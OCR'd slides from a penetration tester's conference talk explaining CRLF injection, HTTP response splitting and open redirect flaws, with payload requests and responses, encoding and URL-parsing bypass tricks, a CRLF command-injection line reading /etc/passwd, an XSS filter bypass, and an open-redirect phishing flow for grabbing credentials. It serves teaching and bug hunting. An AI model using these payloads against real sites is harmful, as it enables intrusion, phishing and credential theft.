CRLF & OpenRedirect

Newline and redirect
For WebVillage

A talk by Egor Karbutov
@ShikariSenpai

$ Whoami

- @ShikariSenpai
- Penetration tester @ Digital Security
- Speaker
- Bug Hunter

Digital Security

Yandex

YAHOO!

ORACLE


@mail.ru

Agenda

- CRLF
- HTTP Response Splitting
- Symbols
- Tricks
- OpenRedirect
- OpenRedirect via CRLF


CRLF

- CRLF refers to the Carriage Return and Line Feed sequence of special characters.



CRLF Symbols

- Carriage return, CR – \r, 0x0D, ASCII 13, U+000D
- Line feed, LF – \n, 0x0A, ASCII 10, U+000A



OS CRLF

- LF - Multics, Unix and Unix-like systems, BeOS, Amiga, RISC OS, and others
- CR+LF - Microsoft Windows, DOS , DEC TOPS-10, RT-11, CP/M, MP/M, Atari TOS, OS/2, Symbian OS, Palm OS, Amstrad CPC, and most other early non-Unix and non-IBM operating systems
- CR - Commodore 8-bit machines, Acorn BBC, ZX Spectrum, TRS-80, Apple II family, Oberon, the classic Mac OS,
- LF+CR: Acorn BBC and RISC OS spooled text output.

Protocols CRLF

- Most textual Internet protocols (including HTTP, SMTP, FTP, IRC, and many others) mandate the use of ASCII CR+LF ('\r\n', 0x0D 0x0A) on the protocol level

HTTP CRLF

```
GET / HTTP/1.1\r\n
Host: www.google.com\r\n
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:56.0) Gecko/20100101 Firefox/56.0\r\n
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\n
Accept-Language: en-EN,ru;q=0.8,en-US;q=0.5,en;q=0.3\r\n
Accept-Encoding: gzip, deflate\r\n
Cookie: ~~~~\r\n
Connection: close\r\n
```

```
HTTP/1.1 200 OK\r\n
Date: Wed, 08 Nov 2017 13:03:30 GMT\r\n
Cache-Control: private, max-age=0\r\n
Content-Type: text/html; charset=UTF-8\r\n
X-XSS-Protection: 1; mode=block\r\n
X-Frame-Options: SAMEORIGIN\r\n
Set-Cookie: ~~~~~\r\n
Connection: close\r\n
Content-Length: 193211\r\n\r\n
<!doctype html><html itemscope="x" itemtype="http://schema.org/WebPage" lang="ru"><head><meta content="Google"
```

HTTP CRLF

```
POST / HTTP/1.1\r\n
Host: play.google.com\r\n
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:56.0) Gecko/20100101 Firefox/56.0\r\n
Accept: */*\r\n
Accept-Language: ru-RU,ru;q=0.8,en-US;q=0.5,en;q=0.3\r\n
Accept-Encoding: gzip, deflate\r\n
Referer: ~~~~~\r\n
Content-Type: application/x-www-form-urlencoded;charset=utf-8\r\n
Content-Length: 664\r\n
Origin: https://play.google.com\r\n
Cookie: ~~~~\r\n\r\n
[[1,null,null,null,null,null,null,null,["ru","firefox","56.0"],null,[null,"10.0",3,null,null,2]]
```

CRLF is vulnerability

Response

```
http://www.example.net/%0D%0ASet-Cookie:mycookie=myvalue
```

Response

```
Connection: keep-alive
Content-Length: 178
Content-Type: text/html
Date: Mon, 09 May 2016 14:47:29 GMT
Location: https://www.example.net/[INJECTION STARTS HERE]
Set-Cookie: mycookie=myvalue
X-Frame-Options: SAMEORIGIN
X-Sucuri-ID: 15016
x-content-type-options: nosniff
x-xss-protection: 1; mode=block
```

Vulnerability

- Lead to:
  - RCE
  - XSS
  - Session Fixation
  - Open Redirect

RCE

- OS command concat bypass
  - Curl <address> INJECTION
- If we can’t use ;` |><, CRLF can help…maybe
  - Curl <addres>\r\ncat etc/passwd
- In mail protocols we can concat another commands or mail recipient

How to search?

- Request-URI = "*" | absoluteURI | abs_path | authority
- abs_path = "/" [path] ["/" path_info] [";" params] ["?" query_string]
- https://google.com/profile/password;password?a=b
- What are we looking for?
  - Redirect response - 30* HTTP status codes
  - Response with Set Cooke header
  - Non-standard behaviour (input user data in response headers)

Requests

```
GET /redir.php?url=http://www.google.com HTTP/1.1
Host: www.example.com
User-Agent: Mozilla/5.0 (Windows NT 5.1; rv:6.0) Gecko/20100101 Firefox/6.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip, deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Connection: keep-alive
```

```
HTTP/1.1 302 Found
Date: Tue, 23 Aug 2011 17:52:17 GMT
Server: Apache/1.3.33 (Win32) PHP/5.0.2
X-Powered-By: PHP/5.0.2
Location: http://www.google.com
Keep-Alive: timeout=15, max=99
Connection: Keep-Alive
Transfer-Encoding: chunked
Content-Type: text/html
```

```
GET / HTTP/1.1
Host: www.google.com
User-Agent: Mozilla/5.0 (Windows NT 5.1; rv:6.0) Gecko/20100101 Firefox/6.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip, deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Connection: keep-alive
```

HTTP Response Splitting

- CRLF = HTTP Response Splitting
- Add in TCP Session new response (Usually 200 HTTP Status Code)

HTTP Response Splitting

```
GET /redir.php?url=%0d%0aContent-Type:%20text/html%0d%0aHTTP/1.1%20200%20OK%0d%0aContent-Type:%20text/html%0
d%0a%0d%0a%3Ccenter%3E%3Ch1%3EHacked%3C/h1%3E%3C/center%3E HTTP/1.1
Host: www.example.com
User-Agent: Mozilla/5.0 (Windows NT 5.1; rv:6.0) Gecko/20100101 Firefox/6.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip, deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Connection: keep-alive
```

HTTP Response Splitting

```
HTTP/1.1 302 Found
Date: Tue, 23 Aug 2011 18:49:08 GMT
Server: Apache/1.3.33 (Win32) PHP/5.0.2
X-Powered-By: PHP/5.0.2
Location:
Content-Type: text/html

HTTP/1.1 200 OK
Content-Type: text/html

<center><h1>Hacked</h1></center>
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Transfer-Encoding: chunked
Content-Type: text/html
```

XSS + Auditor Bypass

Request

```
http://example.com/%0d%0aContent-Length:35%0d%0aX-XSS-Protection:0

%0d%0a%0d%0a23%0d%0a<svg%20onload=alert(document.domain)>%0d%0a0%0d%0a/%2f%2e%2e
```

Response

```
HTTP/1.1 200 OK
Date: Tue, 20 Dec 2016 14:34:03 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 22907
Connection: close
X-Frame-Options: SAMEORIGIN
Last-Modified: Tue, 20 Dec 2016 11:50:50 GMT
ETag: "842fe-597b-54415a5c97a80"
Vary: Accept-Encoding
X-UA-Compatible: IE=edge
Server: NetDNA-cache/2.2
Link: <https://example.com/[INJECTION STARTS HERE]
Content-Length:35
X-XSS-Protection:0

23
<svg onload=alert(document.domain)>
0
```

Tricks. №1 - Normalization

- We have so many HTTP Servers, Operation Systems, Programming languages
- You may use only \r or \n
- LF -> CR+LF
- CR -> CR+LF
- %0a -> %0d%0a
- %0d -> %0d%0a
- etc
- CR+LF = only one newline

Tricks. №2 - Encoding

- Use different encodings
- Encoded symbols
  - \r\n
- URL Encode
  - %0d%0a
- ASCII Symbols
  - 0x0D0x0A
- UTF-8
  - %E5%98%8A = %0A = \u560a
  - %E5%98%8D = %0D = \u560d

Twitter CRLF

https://twitter.com/i/safety/report_story?
next_view=report_story_start&source=reporttweet&reported_user_id=1&reporter_user_id=1&is_media=true&is_promoted=true&reported_tweet_id=+++++
+++
+++
+++
+++
+++
+++
++(7000bytes)+++
+++
+++
+++
+++
++set-cookie:a

@filedescriptor

https://blog.innerht.ml/page/8/

Open Redirect

- An Open Redirection is when a web application or server uses a user submitted link to redirect the user to a given website or page

Like CRLF

Backend functionality

Backend functionality

- http://example.test/?redirect=https://hacker.test/

- Tricks with formats:
  - http://3627734734 = google.com
  - http://0xd83ad6ce = google.com
  - http://0330.072.0326.0316 = google.com

- Address representations
https://en.wikipedia.org/wiki/IPv4

Like CRFL

- ///host.com is parsed as relative-path URL by server side libraries, but Chrome and Firefox violate RFC and load http://host.com instead, creating open-redirect vulnerability for library-based URL validations

- Location: //google.com = Location: https://google.com

XSS

- Request-URI = "*" | absoluteURI | abs_path | authority
- abs_path = "/" [path] ["/" path_info] [";" params] ["?" query_string]
- https://google.com/profile/password;password?a=b
- What are we looking for?
  - Redirect response - 30* HTTP status codes
  - Response with Set Cooke header
  - Non-standard behaviour (input user data in response headers)

Like CRLF

```
Request
GET ///google.com HTTP/1.1
Host: example.test
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:55.0) Gecko/20100101 Firefox/55.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ru-RU,ru;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Cookie: ~~~~~~
Connection: close
Upgrade-Insecure-Requests: 1

Response
HTTP/1.1 302 Found
Date: Tue, 10 Oct 2017 13:16:20 GMT
Server: nginx
Location: //google.com
Content-Length: 228
Connection: close
Content-Type: text/html
```

Test-Test

- //host.com
- ///host.com
- /\host.com
- URL encoded symbols
  - . = %2E
  - / = %2F
- URL encoded nonprinting characters
  - Horizontal tab = %09
- Abuse RFC symbols
  - @:/.

Redirect 80 -> 443 port


```
Request
GET /.google.com HTTP/1.1
Host: example.test
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:55.0) Gecko/20100101 Firefox/55.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: ru-RU,ru;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Cookie: ~~~~~~
Connection: close
Upgrade-Insecure-Requests: 1

Response
HTTP/1.1 302 Found
Date: Tue, 10 Oct 2017 13:16:20 GMT
Server: nginx
Location: https://example.test.google.com
Content-Length: 228
Connection: close
Content-Type: text/html
```

Exploitation

- Fishing attacks
- XSS
- Browser vulnerability (UXSS, SOP Bypass, etc)
- Web vulnerability on sites (like CSRF, XSS, etc)
- Library vulnerability (OAuth, jQuery maybe)

Fishing

Service



https://service.test/redir=https://fish.service.test/login


Fishing Service

Grub user credential

Redirect https://service.test/profile


Old XSS

Service



https://service.test/redir=javascript:alert(1);

javascript:alert(1);



javascript have
origin = https://service.test/

Redirect to JS scheme is not supported by any one browsers
You can use «data» scheme, but Google and Opera don't support this scheme
Data scheme have origin = about:blank (without cookie)

Twitter XSS


@Black2Fan
inline script

Request	Location header	Link on page	Comment
//xxx/	http://dev.twitter.com/xxx	xxx	Entry point
/http:site.com/	http://dev.twitter.com/site.com	http:site.com	
/https:site.com/	https:site.com	https:site.com	http://dev.twitter.com - base URL. https: - protocol change, so the Location URLis absolute.
/javascript:alert(1)/	javascript:alert(1)	javascript:alert(1)	XSS in the body. But redirect to javascript: will be blocked by the browser.
/https:/%5cblackfan.ru/	https:/\blackfan.ru	https:/\blackfan.ru	Open Redirect
/aa://bb/cc/	/aa://dev.twitter.com/cc	cc	Interesting. Let's try to merge Open Redirect and XSS.
/aa://bb/javascript:111/	/aa://dev.twitter.com/javascript:111	javascript:111	Very close
/aa://bb/javascript:alert(1)/	javascript:alert(1)	javascript:alert(1)	WTF, Location header!
/aa://bb/javascript:222/	/aa://dev.twitter.com/javascript:222	javascript:222	
/aa://bb/javascript:xxx/	javascript:xxx	javascript:xxx	It looks like I can only use numbers (host:port ?)
/aa://bb/!javascript:xxx/	/aa://dev.twitter.com/!javascript:xxx	!javascript:xxx	But if I put an invalid scheme, everything is fine. shazzer: Characters before javascript uri
/aa://bb/%01javascript:xxx/	/aa://dev.twitter.com/□javascript:xxx	□javascript:xxx	Nice
//aa:1//bb/%01javascript:xxx/	aa:1//bb/□javascript:xxx	aa:1//bb/□javascript:xxx	Oh,come on
//aa:1/:///%01javascript:xxx/	//aa:1/://dev.twitter.com/□xxx	□javascript:xxx	And finally

http://blog.blackfan.ru/2017/09/devtwittercom-xss.html

Useful links

- CRLF
  - https://prakharprasad.com/crlf-injection-http-response-splitting-explained/
  - https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/CRLF%20injection
  - https://xakep.ru/2004/09/30/24084/ («Вопреки фильтрам»)
- CRLF Bugbounty
  - https://habrahabr.ru/company/pt/blog/247709/
  - https://hackerone.com/reports/53843
  - https://blog.innerht.ml/page/8/
- OpenRedirect
  - http://blog.blackfan.ru/2017/09/devtwittercom-xss.html
  - http://homakov.blogspot.ru/2014/01/evolution-of-open-redirect-vulnerability.html



@ShikariSenpai

Questions?